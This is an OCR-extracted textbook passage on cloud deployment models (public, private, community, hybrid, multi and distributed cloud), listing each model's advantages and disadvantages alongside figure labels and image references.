
Users terminating the access
Users initiating access
Public users accessing the cloud via network
Computers in a network providing access
Cloud provider
Boundary Controller
Optional subscriber-controlled security perimeter
New hardware
Users that access the cloud within the security perimeter
Old hardware
Outside subscriber's facility

Figure 19.2: Public cloud deployment model

- **Private Cloud**

A private cloud, also known as the internal or corporate cloud, is a cloud infrastructure operated by a single organization and implemented within a corporate firewall. Organizations deploy private cloud infrastructures to retain full control over corporate data (e.g., BMC Software, VMware vRealize Suite, SAP Cloud Platform).

- ○ **Advantages**:
   - Security enhancement (services are dedicated to a single organization)
   - Increased control over resources (organization is in charge)
   - High performance (cloud deployment within the firewall implies high data transfer rates)
   - Customizable hardware, network, and storage performances (as the organization owns private cloud)
   - Sarbanes Oxley, PCI DSS, and HIPAA compliance data are much easier to attain
- ○ **Disadvantages**:
   - High cost
   - On-site maintenance



Legitimate access path
Boundary Controller
Subscriber controlled security perimeter
Outside
Inside
Private cloud
Blocked access
Users accessing cloud from within the perimeter

Figure 19.3: Private cloud deployment model

- **Community Cloud**

  It is a multi-tenant infrastructure shared among organizations from a specific community with common computing concerns, such as security, regulatory compliance, performance requirements, and jurisdiction. The community cloud can be either on- or off-premises and governed by the participated organizations or by a third-party managed service provider (e.g., Cisco Cloud Solutions, Salesforce Health Cloud).

  - **Advantages**:
    - Less expensive compared to the private cloud
    - Flexibility to meet the community's needs
    - Compliance with legal regulations
    - High scalability
    - Organizations can share a pool of resources from anywhere via the Internet
  - **Disadvantages**:
    - Competition between consumers in resource usage
    - Inaccurate prediction of required resources
    - Lack of legal entity in case of liability
    - Moderate security (other tenants may be able to access data)
    - Trust and security concerns between tenants

Figure 19.4: Community cloud deployment model

- **Hybrid Cloud**

  It is a cloud environment comprised of two or more clouds (private, public, or community) that remain unique entities but are bound together to offer the benefits of multiple deployment models. In this model, the organization makes available and manages some resources in-house and provides other resources externally (e.g., Microsoft Azure, Zymr, Parangat Cloud Computing, Logicalis).

  Example: An organization performs its critical activities on the private cloud (e.g., operational customer data) and non-critical activities on the public cloud.

  - **Advantages**:
    - High scalability (contains both public and private clouds)
    - Offers both secure and scalable public resources
    - High level of security (comprises private cloud)
    - Allows to reduce and manage the cost according to requirements
  - **Disadvantages**:
    - Communication at the network level may be conflicted as it uses both public and private clouds
    - Difficult to achieve data compliance
    - Organization reliant on the internal IT infrastructure in case of outages (maintain redundancy across data centers to overcome)
    - Complex service level agreements (SLAs)



Figure 19.5: Hybrid cloud deployment model

- **Multi Cloud**

  It is a dynamic heterogeneous environment that combines workloads across multiple cloud vendors that are managed via one proprietary interface to achieve long-term business goals. The multi cloud uses multiple computing and storage services from different cloud vendors. It distributes cloud assets, software, applications, etc. across various cloud-hosting environments. Multi cloud environments are mostly all-private, all-public or a combination of both. Organizations use multi cloud environments for distributing computing resources, thereby increasing computing power and storage capabilities, and limiting the data loss and downtime risk to a great extent (e.g., Microsoft Azure Arc, Google Cloud Anthos).

  - **Advantages**:
    - High reliability and low latency
    - Flexibility to meet business needs
    - Cost-performance optimization and risk mitigation
    - Low risk of distributed denial-of-service (DDoS) attacks
    - Increased storage availability and computing power
    - Low probability of vendor lock-in
  - **Disadvantages**:
    - Multi-cloud system failure affects business agility
    - Using more than one provider causes redundancy

- Security risks due to complex and large attack surface
- Operational overhead

Figure 19.6: Multi cloud deployment model

Other cloud deployment models include the following.

- **Distributed Cloud**

  It is a centralized cloud environment comprised of geographically distributed public or private clouds controlled on a single control plane for providing services to the end users located on or off site. In this model, the end user can access data anywhere as a local data center providing edge computing capability for improving data privacy and meeting local governance policies. It provides services to the end users as if they are accessing the remote data on their local server. Based on the requirement, the distributed cloud services can be used in different location types such as network, operator, and customer edges and as local data centers. Distributed cloud provides service to the automation of applications such as artificial intelligence (AI), machine learning (ML), and Internet of things (IoT) (e.g., Google Distributed Cloud and Cloudflare CDN).

  - **Advantages:**
    - High performance
    - Reduced latency
    - High management and operational consistency compared to hybrid and multi cloud
    - On-site modernization
    - Edge computing capabilities

  - On-premises data processing capability
  - Stringent data security
  - Automation applications (AI, ML, IoT etc.)
- **Disadvantages:**
  - Security-related vulnerabilities may arise
  - High cost (network infrastructure deployment cost)
  - Limited software assistance
  - Complex troubleshooting

